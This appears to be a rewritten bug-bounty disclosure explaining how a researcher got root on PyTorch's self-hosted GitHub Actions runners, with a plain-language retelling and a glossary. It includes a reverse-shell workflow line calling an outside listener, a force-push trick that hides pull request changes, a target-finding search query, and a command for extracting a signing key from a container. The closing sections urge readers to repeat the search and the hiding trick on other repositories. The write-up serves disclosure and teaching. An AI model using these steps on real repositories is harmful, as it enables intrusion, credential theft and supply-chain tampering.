Abusing Self Hosted Github Runners at Facebook
A GitHub Actions setting allowed non-new users to modify CI workflow files in pull requests, enabling code execution on self-hosted runners. The attacker exploited this to gain root access on PyTorch CI runners, potentially exfiltrating secrets and compromising AWS resources.
 Published on marcyoung.us
I run a somewhat successful open source github action runner project
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Actions lets a repository run CI jobs either on GitHub-hosted runners or on self-hosted runners that the repository owner operates. Self-hosted runners exist for teams with special needs such as particular hardware or security policies, and GitHub's own hardening guidance warns that running them on public repositories is a bad idea. The report's author maintains an open source self-hosted runner project, so he was familiar with the trade-offs.
If you do run self-hosted runners on a public repository, a few repository settings matter. The most important one, in the author's view, is the setting that controls whether workflow files from a pull request are used for the run. The first checkbox in that settings screen is not the default. When it is enabled, anyone who is not a new user can submit changes to the CI YAML in a pull request and those changes affect what runs in that pull request.
That is the behaviour the author decided to go after, across GitHub repositories in general and eventually against the PyTorch CI runners.
Setup
The author needed nothing more than a GitHub account and the ability to fork public repositories and open pull requests. To find candidates he used carefully crafted Google searches such as:
site:github.com inurl:workflows +"self-hosted"
This produced around 30 candidate repositories. The problem is that there is no way to know whether a repository has the dangerous checkbox enabled until you open a pull request, which potentially notifies the maintainers of what you are doing.
For the reverse shell stage he spun up a small DigitalOcean box and started a listener:
nc -u -lvp 9001
Finding it
The author's starting observation is a configuration trap. Self-hosted runners on public repositories are discouraged, but they are permitted, and the setting that decides whether pull request workflow changes are honoured is not the default. When it is switched on, a contributor who is not a new user can alter the CI YAML in a pull request and have that altered YAML executed. The setting is not the default, and when it is switched on it hands workflow execution to anyone who can open a pull request.

The screenshot shows the setting the author decided to go after.
Exploitation
Step 1: hide the change with a force push
While opening pull requests across the candidates, the author found a GitHub UI bug he could abuse to "hide my commit", making it appear as though he had merged his pull request. It is confusing and weird, but it removes the ability for maintainers to see what he was doing.
The procedure was:
- Fork the repository.
- Make a change to the GitHub Actions workflows that appear to have self-hosted runners looking for jobs, keeping
runs-on: self-hosted, with something like:
run: echo "Testing refactor"
- Push the commit with a boring message such as "Refactoring".
- Immediately run:
git rebase -i HEAD^
This is the key part. It resets the branch to the default branch's SHA, so there is no difference at all in tree history between the default branch that the pull request targets and the current branch. 5. Force push:
git push origin {branch_name} -f
The effect of the bug is that the GitHub UI now sees no changes to the branch (0 files changed). Because the SHA exists as the HEAD SHA on the default branch, the pull request looks merged. There is now no way to see what was done. The emails from git only show a link to the pull request with some metadata saying a file changed, but not what changed. An integration would have had to pull the diff from the author's SHA to theirs immediately. Because the branch was force pushed, the commit no longer exists in the fork, so it is gone forever, and after a few seconds there is no way to retrieve what the change contained.

The screenshot relates to the pull request appearing merged after the force push.
Step 2: detect whether the workflow ran
By the time the branch is rewritten, the push has already kicked off a potential GitHub Actions run. One of two things then happens:
- It runs, and you know because you see
echo "Testing refactor"in the output. - It does not run because the repository had the checkboxes set correctly, and you see the failure shown below.

The screenshot shows what you see when the run does not happen because the checkboxes were set correctly.
Late at night, after submitting and undoing roughly 30 pull requests, the author got a hit: PyTorch.
Step 3: get a shell on the runner
PyTorch has a large amount of YAML in all shapes and forms, and self-hosted runners make sense there because of the specialised hardware used for GPU acceleration. With the ability to submit any change to CI, the author effectively had full reign over these workflows. The only open question was whether monitoring was in place, which he notes is uncommon because CI is all over the place: tests change, infrastructure changes, and dependency requirements change.
He decided to shell in with a reverse shell, which makes the target connect back to a host he controls rather than him connecting to the target directly. On the DigitalOcean box the listener was already running:
nc -u -lvp 9001
On CI he issued a pull request containing:
run: sh -i 5<> /dev/tcp/[redacted]/9001 0<&5 1>&5 2>&5
On the DigitalOcean box he was then connected to the machine.
Step 4: what the runners exposed
From the shell he noticed two kinds of instance:
- Some were ephemeral AWS instances that have root by default and a file with plaintext IAM user keys for CircleCI.
- Some were less ephemeral Jenkins instances that did not run as root but allowed sudo.
They would not live forever, but he had root on both.
His first attempt was to exfiltrate CI secrets, which did not quite work because forks cannot exfiltrate secrets via the Actions YAML: the secrets are not present in the forked repository. He was able to prove, however, that some things such as Android builders ran via Docker and would land on these instances with the secrets nightly and on demand. He could not force that to happen, but once the Docker container was running he would be able to exfiltrate the signing key with:
docker inspect {container id} | jq '.[].Config.Env[0]'
Next, AWS abuse. He was not able to determine this directly, but the instances had access to many S3 buckets. They likely had write access to some, which would let him plant files, but he considered that boring. What they did have was ECR image support. Without ECR immutable tags enabled (which he confirmed), he would be able to rebuild any image for use by downstream internal projects. If downstreams were not locking images to their build SHAs, which most do not when using latest or semver tags in general, he could implant anything into those containers and re-push them so that downstream projects would pull them. The effect at that time is unknown, since this is not the PyTorch distributable, but the hope would have been to supply-chain internally. That scope stays "tbd".
It also did not appear that these ran in a VPC, meaning that unless security software was installed there was nothing to prevent boring malicious activity such as mining crypto or blasting emails. Inside a VPC the possibility would still exist, but things like GuardDuty, if enabled, would catch the activity and flag it as irregular. He judged it not worth doing here and a good way to violate reasonable disclosure.
The IAM access, both from the role attached to the instance and from the IAM user, was overprovisioned and also contributed to the bounty.
Root cause
The issue is the pull request workflow setting combined with self-hosted runners on a public repository. When the setting allows pull request workflow changes to run, a contributor who is not a new user can modify the CI YAML in a pull request and have it executed on the self-hosted runner. The runner is a machine with root or sudo, cloud credentials and network access, so workflow execution becomes code execution on infrastructure.
The force-push trick made the change invisible after the fact. Because the branch was reset to the default branch's SHA and force pushed, the UI showed zero files changed and the pull request looked merged, and the commit was no longer retrievable from the fork. Notification emails carried only a link and metadata that a file changed, not the content. Any detection would have had to pull the diff immediately, within seconds.
Impact
Under the conditions above, an attacker gets a shell on the PyTorch CI runners with root, on both the ephemeral AWS instances and the less ephemeral Jenkins instances. From there the report demonstrates or argues:
- Plaintext IAM user keys for CircleCI on the ephemeral instances.
- Access to many S3 buckets, likely including write access.
- ECR image support without immutable tags, allowing images used by downstream internal projects to be rebuilt and re-pushed, with the effect on downstreams unknown.
- No apparent VPC, so nothing beyond installed security software would stop crypto mining or email abuse.
- Overprovisioned IAM access from both the instance role and the IAM user.
Direct secret exfiltration through the forked workflow was not possible, but secrets such as an Android signing key would be exfiltratable once the relevant Docker container was running on the instance, which the author could not force. The report hedges the supply-chain and S3 points as likely or unknown rather than confirmed.
Fix
Meta's product team initially declined to fix or reward, arguing that code execution on these machines is by design and that the short-lived nodes limit impact. After escalation and discussion of scope and impact, the issue was resolved and a $10,000 bounty was paid with a 7.5% bonus due to the timeline. The PyTorch team discussed remediation on a call, and the report notes that the team is further lowering the IAM permissions to only what is necessary, with bucket policies to match as the author assumes. The report does not describe the specific workflow setting changes made.
Variants to test
- Search for public repositories with self-hosted runners using
site:github.com inurl:workflows +"self-hosted", then open a pull request that keepsruns-on: self-hostedand adds a harmlessrun:step. A positive result is the step executing in the run log; a refusal means the pull request workflow setting is off. - Apply the force-push hiding technique after pushing the workflow change:
git rebase -i HEAD^followed bygit push origin {branch_name} -f. A positive result is the pull request showing 0 files changed and appearing merged while the run has already started. - On any runner you reach, check for plaintext cloud credentials and CI configuration files, and check whether the instance role is overprovisioned. A positive result is usable keys or broad permissions from the instance role.
- Check container registries used by the runner for immutable tags. A positive result is the ability to re-push an existing tag that downstream projects consume.
- Check whether the runner sits in a VPC with detection such as GuardDuty. A positive result is outbound access and cloud activity that is not flagged.
What happened, in plain words
A security researcher found a way to run his own commands on the computers that build and test the software for PyTorch, a large open source machine learning project. Those computers are called CI runners. CI stands for continuous integration: the automated process that, every time someone proposes a change to the code, downloads the code, builds it and runs the tests. The machines that do this work are the runners.
Normally a project uses runners provided by GitHub, the website that hosts the code. But a project can also run its own machines, called self-hosted runners, for example because it needs special hardware such as graphics cards. PyTorch did exactly that.
A setting on the repository decides whether a proposed change (a pull request) is allowed to modify the instructions that tell the runner what to do. If that setting is switched on, anyone who is not a brand new account can edit those instructions in their pull request and have them executed. The researcher searched GitHub for projects using self-hosted runners, opened pull requests against about 30 of them, and hid his changes so the maintainers would not notice. PyTorch was the one that ran his instructions. He then got a full administrator shell (root) on the machines, found cloud credentials lying in plain text, and showed he could have tampered with container images used by other internal projects.
He reported it. Meta, which owns PyTorch, first said the behaviour was by design and would not be fixed or rewarded. After months of follow-up and escalation, the issue was resolved and he was paid 10,000 US dollars, plus a 7.5% bonus because of how long the process took.
Below is the whole story, step by step, with every concept explained from scratch.
Timeline
The report lists the dates as they happened:
4/18Initial research and exploit, with an automated response from the case system.4/20First human response, forwarding the report to the PyTorch team.4/27The researcher followed up.5/11Meta replied that there was no update.6/9He followed up again, asking about bounty terms and pushing for a response after more than six weeks.6/22Meta replied:Unfortunately after discussing this with the product team this isn't an issue we're going to fix or reward, although code execution is possible on these machines its by design and additionally the product team has mentioned that the actions are spun up on short lived nodes (similarly to how github operates their own action runners) which limits the impact further.6/24He responded with several follow-ups explaining and further demonstrating the scope and severity, including stealing secrets and proving he could move laterally (reach other systems from the runner). He exploited it further, PyTorch noticed and banned his user account, and he set up a video call to talk.6/27The call went well; the team was respectful and insightful, and they discussed remediation, what was affected and the scope.6/30 - 7/22He used personal contacts to reach the team again after another month without responses.7/22Meta replied that they were still in discussion with the product team and refused further discussion about impact and bounty.8/16Another follow-up was sent, with no response.8/19After more contacts he escalated to a new security engineer at Meta, who gave an extremely long and helpful response.8/22 - 8/24Back and forth about scope and impact.8/24Resolved, and a 10,000 US dollar bounty was paid with a 7.5% bonus due to the timeline.
Extra resources
The report points to two outside links: a blog post from iterative.ai about testing external contributions using GitHub Actions secrets, and GitHub's own changelog entry about reverting a recent change that caused some pull requests to be incorrectly marked as merged.
The background
The researcher runs a fairly successful open source project that provides a GitHub Actions runner in a Docker container. Docker is a tool that packages software into a box, called a container, so it runs the same way everywhere. He knows the subject well.
GitHub provides CI runners, but they come with limits on how they can be configured and what they can do. You can run your own instead if you have special needs such as particular hardware or security policies.
There is a lot of documentation about hardening these self-hosted runners, and it says clearly that running them on public repositories is a bad idea. A public repository is one anyone in the world can see and propose changes to. If you do need to run your own runners on a public repository, you can, but you should be careful with a few settings.
The most important setting is the one he decided to go after.
The screenshot shows the setting the author decided to go after.
That first checkbox is not the default. That is, a project has to actively switch it on. But if you are not careful it seems safer than it really is. What it means is this: if you are not a new user, you can submit changes to the CI YAML and those changes affect what runs in your pull request. YAML is a plain text format used to write configuration files; here it is the file that tells the runner which commands to execute. So the setting hands control of what the runner executes to anyone who can open a pull request.
Finding candidates
He spent about an hour using carefully crafted Google searches such as:
site:github.com inurl:workflows +"self-hosted"
Line by line: site:github.com restricts results to pages on github.com. inurl:workflows asks for pages whose web address contains the word workflows, which is where GitHub keeps CI configuration files. +"self-hosted" requires the exact phrase self-hosted to appear. Together the search finds GitHub repositories whose workflow files mention self-hosted runners.
This pulled up around 30 candidate repositories. The problem is that there is no way to know whether a repository has that checkbox switched on until you open a pull request, and opening one potentially notifies the maintainers of what you are doing. A pull request is a proposal to change the code: you copy the project (fork it), make changes in your copy, and ask the original project to take them. Maintainers get notified.
Hiding the change
While opening pull requests across those candidates, he was able to abuse a GitHub user interface bug that let him hide his commit, so that it appeared as though he had merged his pull request. A commit is a saved snapshot of changes in git, the version control system GitHub is built on. Merging means accepting a pull request into the main code. It is confusing and weird, but it removes the ability for the maintainers to see what he was doing.
The screenshot relates to the pull request appearing merged after the force push. A diff is the list of lines that changed.
What he did, step by step:
- Fork the repository. Forking makes your own copy of someone else's project on GitHub.
- Make a change to the GitHub Actions workflows that appear to have self-hosted runners looking for jobs, making sure to keep
runs-on: self-hosted, with something like:
run: echo "Testing refactor"
Line by line: run: is the instruction that tells the runner to execute a command. echo "Testing refactor" is that command: it simply prints the text Testing refactor. It is harmless on purpose, a marker that proves the runner executed his instruction. runs-on: self-hosted is the line that tells GitHub to use the project's own machines rather than GitHub's, and he kept it so the job would land on the interesting target.
- Push the commit with a boring message such as Refactoring. Pushing means uploading your commits to GitHub. The message is the short description attached to a commit; a boring one attracts less attention.
- Immediately run:
git rebase -i HEAD^
Line by line: git is the version control program. rebase moves your commits onto a different starting point. -i means interactive, so git opens an editor where you choose what to do. HEAD^ means the commit just before the current one, that is, the state of the branch before his change. The effect is that his branch is reset to the same snapshot as the default branch, the main line of the project that his pull request targets. There is now no difference at all in the history between the default branch and his branch.
- Force push:
git push origin {branch_name} -f
Line by line: git push uploads the branch. origin is the conventional name for the remote copy on GitHub. {branch_name} is the name of his branch. -f means force: overwrite whatever is on GitHub with his version, even though that rewrites history. This is the key part, because it replaces the visible branch with one that contains no changes.
The bug is simply that the GitHub interface now sees no changes to the branch: 0 files changed. And because the snapshot identifier (the SHA, a long fingerprint for a commit) exists as the latest commit on the default branch, the pull request looks merged. There is now no way to see what he did. The emails from git only show a link to the pull request with some metadata saying a file changed, but not what changed. If someone had an integration, a piece of software connected to the repository, it would have had to pull the diff from his snapshot to theirs immediately. Because he force pushed, the commit no longer exists in his fork, so it is gone forever, and after a few seconds there is no way to retrieve what his change contained.
The best part is that the push had already kicked off a potential GitHub Actions run.
Did it run?
So one of two things happens:
- It runs, and you know because you see
echo "Testing refactor"in the output. - It does not run because the repository had the checkboxes set correctly, and you see the failure shown below.
The screenshot shows what you see when the run does not happen because the checkboxes were set correctly.
It was late at night. He had submitted and undone roughly 30 pull requests when he got a hit: PyTorch.
Why PyTorch
That repository has a huge amount of YAML in all shapes and forms. Using self-hosted runners makes sense there because of all the specialised hardware needed to run GPU acceleration. A GPU is a graphics processor, used heavily for machine learning because it does many calculations in parallel.
With the ability to submit any change to CI, he effectively had full control over these workflows. The only question left was whether monitoring was in place. He notes that monitoring is honestly not common, because CI is all over the place: tests change, infrastructure is all over the place, and requirements in dependencies change. Dependencies are the other software packages a project relies on.
Getting a shell
So he decided to get a shell, that is, a command line on the machine, using a reverse shell. A reverse shell means making the target connect out to something he controls, so that he gets into it, as opposed to him connecting to it directly. Same result, but backwards.
To do that he spun up a small server at DigitalOcean, a cloud hosting provider, and set up a listener:
nc -u -lvp 9001
Line by line: nc is netcat, a small networking tool. -u uses UDP instead of TCP. -l means listen for incoming connections rather than connect out. -v is verbose, so it prints what happens. -p 9001 sets the port, the numbered door on the machine, to 9001. The command waits for something to connect to that port.
On CI he issued a pull request containing:
run: sh -i 5<> /dev/tcp/[redacted]/9001 0<&5 1>&5 2>&5
Line by line: run: again tells the runner to execute the command. sh -i starts a shell, the program that reads and runs commands, in interactive mode so it keeps accepting input. 5<> /dev/tcp/[redacted]/9001 opens a two-way connection to that address and port and attaches it to file descriptor number 5. A file descriptor is a numbered handle the operating system uses for open files and connections; /dev/tcp/... is a special path in the shell that opens a network connection instead of a file. 0<&5 points standard input (descriptor 0, what the shell reads commands from) at descriptor 5. 1>&5 points standard output (descriptor 1, normal messages) at descriptor 5. 2>&5 points standard error (descriptor 2, error messages) at descriptor 5. The result is a shell whose input and output all travel over the network connection to his server.
On his DigitalOcean server he was now connected to the machine.
What the runners exposed
From there he noticed two things:
- Some of these instances were ephemeral AWS instances, meaning temporary, that have root by default and a file with plaintext IAM user keys for CircleCI. Root is the all-powerful administrator account on a Linux machine. AWS is Amazon's cloud. IAM is Amazon's system for managing who is allowed to do what in the cloud; a user key is a pair of credentials that identifies a program or person. Plaintext means stored unencrypted, readable by anyone who can read the file. CircleCI is another CI service.
- Some of these instances were less ephemeral Jenkins instances that did not run as root but allowed sudo. Jenkins is another CI server. Sudo lets a normal user run commands as the administrator, usually with a password or a rule that permits it.
They would not live forever, but he had root on both.
His first attempt was to exfiltrate CI secrets, that is, to copy out the passwords and keys the CI system uses. This did not quite work because forks cannot exfiltrate secrets via the Actions YAML: the secrets are not present in the forked repository. In other words, the secret values are stored on the original project, not in his copy, so his modified workflow had nothing to steal from that source.
He was able to prove, however, that a few things such as Android builders ran via Docker and would land on these instances with the secrets nightly and on demand. Nightly means on a schedule every night; on demand means when someone triggers it. He could not force that to happen, but once the Docker container was running he would be able to exfiltrate the signing key with:
docker inspect {container id} | jq '.[].Config.Env[0]'
Line by line: docker inspect asks Docker for detailed information about a container, identified by {container id}. The vertical bar | sends that output into the next command. jq is a tool for picking values out of JSON, a common data format. '.[].Config.Env[0]' walks into the structure: .[] goes through the list of containers, Config is the container's configuration, Env is the list of environment variables (settings passed to the program, often including secrets), and [0] takes the first one. A signing key is the secret used to cryptographically sign an app so that devices trust it.
Next, AWS abuse. He was not able to find out directly, but these instances had access to many S3 buckets. S3 is Amazon's file storage service; a bucket is a container for files. They likely had write access to some, meaning he could plant files, but he considered that boring. What they did have was ECR image support. ECR is Amazon's registry for container images, the packaged templates containers are built from. Without ECR immutable tags switched on, which he confirmed, he would be able to rebuild any image for use by downstream internal projects. A tag is a label such as latest that points at an image version; immutable means the label cannot be moved to a different image once set. Downstream projects are the ones that consume an image built by someone else. If downstreams were not locking images to their build SHAs, which most do not when using latest or version-number tags in general, he could implant anything into those containers and re-push them so that downstream projects would pull them. The effect at that time is unknown, since this is not the PyTorch distributable, the package users install, but the hope would have been to supply-chain internally: to compromise software through one of its suppliers rather than directly. That scope stays to be determined.
It also did not appear that these ran in a VPC, a virtual private cloud, an isolated network inside AWS. That means that unless security software is installed, there is nothing to prevent boring malicious activity such as mining cryptocurrency or blasting emails. Inside a VPC the possibility would still exist, but things like GuardDuty, Amazon's threat detection service, if enabled, would catch the activity and flag it as irregular. He judged it not worth doing here and a good way to violate reasonable disclosure, that is, to break the rules of responsible reporting.
The IAM access, both from the role attached to the instance and from the IAM user, was overprovisioned, meaning it granted far more permission than needed, and this also contributed to the bounty. A role is a set of permissions a machine can assume without storing a password. The PyTorch team is further lowering the permissions here to only what is necessary, and he assumes bucket policies to match; a bucket policy is the rule set that says who may access an S3 bucket.
Why it worked
The issue is the pull request workflow setting combined with self-hosted runners on a public repository. When the setting allows pull request workflow changes to run, a contributor who is not a new user can modify the CI YAML in a pull request and have it executed on the self-hosted runner. The runner is a machine with root or sudo, cloud credentials and network access, so workflow execution becomes code execution on infrastructure. Code execution means running your own commands on someone else's machine.
The force-push trick made the change invisible after the fact. Because the branch was reset to the default branch's snapshot and force pushed, the interface showed zero files changed and the pull request looked merged, and the commit was no longer retrievable from the fork. Notification emails carried only a link and metadata that a file changed, not the content. Any detection would have had to pull the diff immediately, within seconds.
What an attacker gets
Under the conditions above, an attacker gets a shell on the PyTorch CI runners with root, on both the ephemeral AWS instances and the less ephemeral Jenkins instances. From there the report demonstrates or argues:
- Plaintext IAM user keys for CircleCI on the ephemeral instances.
- Access to many S3 buckets, likely including write access.
- ECR image support without immutable tags, allowing images used by downstream internal projects to be rebuilt and re-pushed, with the effect on downstreams unknown.
- No apparent VPC, so nothing beyond installed security software would stop crypto mining or email abuse.
- Overprovisioned IAM access from both the instance role and the IAM user.
Direct secret exfiltration through the forked workflow was not possible, but secrets such as an Android signing key would be exfiltratable once the relevant Docker container was running on the instance, which he could not force. The report hedges the supply-chain and S3 points as likely or unknown rather than confirmed.
The fix and the outcome
Meta's product team initially declined to fix or reward, arguing that code execution on these machines is by design and that the short-lived nodes limit impact. After escalation and discussion of scope and impact, the issue was resolved and a 10,000 US dollar bounty was paid with a 7.5% bonus due to the timeline. The PyTorch team discussed remediation on a call, and the report notes that the team is further lowering the IAM permissions to only what is necessary, with bucket policies to match as the author assumes. The report does not describe the specific workflow setting changes made.
Things to try yourself
- Search for public repositories with self-hosted runners using
site:github.com inurl:workflows +"self-hosted", then open a pull request that keepsruns-on: self-hostedand adds a harmlessrun:step. A positive result is the step executing in the run log; a refusal means the pull request workflow setting is off. - Apply the force-push hiding technique after pushing the workflow change:
git rebase -i HEAD^followed bygit push origin {branch_name} -f. A positive result is the pull request showing 0 files changed and appearing merged while the run has already started. - On any runner you reach, check for plaintext cloud credentials and CI configuration files, and check whether the instance role is overprovisioned. A positive result is usable keys or broad permissions from the instance role.
- Check container registries used by the runner for immutable tags. A positive result is the ability to re-push an existing tag that downstream projects consume.
- Check whether the runner sits in a VPC with detection such as GuardDuty. A positive result is outbound access and cloud activity that is not flagged.
Glossary
- CI (continuous integration): the automated process that builds and tests code every time a change is proposed.
- Runner: the machine that executes the build and test jobs.
- Self-hosted runner: a runner operated by the project itself rather than by GitHub.
- Repository: a project's storage on GitHub, containing its files and history.
- Public repository: a repository anyone can see and propose changes to.
- Fork: your own copy of someone else's repository on GitHub.
- Pull request: a proposal to merge changes from your copy into the original project.
- Commit: a saved snapshot of changes in git.
- Merge: accepting a pull request into the main code.
- Diff: the list of lines that changed between two versions.
- SHA: a long fingerprint identifying a commit.
- Default branch: the main line of development a pull request targets.
- Force push: uploading a branch and overwriting its history on the server.
- git rebase: moving commits onto a different starting point.
- HEAD: the current commit in git;
HEAD^is the one before it. - YAML: a plain text format for configuration files.
- GitHub Actions: GitHub's system for running CI jobs defined in workflow files.
- Workflow: the YAML file that tells the runner what to do.
runs-on: the workflow line that selects which kind of runner executes the job.- Shell: the program that reads and runs commands on a machine.
- Reverse shell: a shell where the target connects out to the attacker instead of the attacker connecting in.
- Listener: a program waiting for an incoming connection on a port.
- Port: a numbered door on a machine that network connections use.
- Netcat (
nc): a small tool for opening and listening on network connections. - UDP: a network protocol that sends packets without setting up a connection.
- File descriptor: a numbered handle the operating system uses for open files and connections.
/dev/tcp: a special shell path that opens a network connection instead of a file.- Standard input/output/error: the three default channels a program uses to read input, print output and print errors.
- Root: the all-powerful administrator account on a Linux machine.
- Sudo: a way for a normal user to run commands as the administrator.
- Ephemeral: temporary, short-lived.
- AWS: Amazon Web Services, Amazon's cloud platform.
- IAM: Amazon's system for managing who is allowed to do what in the cloud.
- IAM user key: a pair of credentials identifying a program or person in AWS.
- Plaintext: stored unencrypted, readable by anyone who can read the file.
- CircleCI: a CI service.
- Jenkins: a CI server.
- Docker: a tool that packages software into containers.
- Container: a packaged, isolated running instance of software.
- Container image: the template a container is built from.
- Registry: a storage service for container images.
- ECR: Amazon's registry for container images.
- Tag: a label such as latest that points at an image version.
- Immutable tag: a tag that cannot be moved to a different image once set.
- Downstream project: a project that consumes an image or package built by someone else.
- Supply chain: the chain of suppliers whose software a project depends on.
- S3: Amazon's file storage service.
- Bucket: a container for files in S3.
- Bucket policy: the rule set saying who may access an S3 bucket.
- VPC: a virtual private cloud, an isolated network inside AWS.
- GuardDuty: Amazon's threat detection service.
- Role: a set of permissions a machine can assume without storing a password.
- Overprovisioned: granted far more permission than needed.
- Exfiltrate: copy data out of a system without permission.
- Secrets: passwords and keys a system uses.
- Signing key: the secret used to cryptographically sign an app so devices trust it.
- Code execution: running your own commands on someone else's machine.
- Sandbox: an isolated box that contains damage.
- Lateral movement: reaching other systems from a machine you already control.
- Bounty: a reward paid for reporting a security issue.
- Responsible disclosure: reporting a security issue privately and giving the owner time to fix it.
- JSON: a common data format for structured values.
- jq: a tool for picking values out of JSON.
- Environment variable: a setting passed to a program, often including secrets.
- GPU: a graphics processor, used heavily for machine learning.
- Dependency: other software a project relies on.
- Integration: software connected to a repository that reacts to events in it.
- User interface (UI): the visual part of a website or program you interact with.



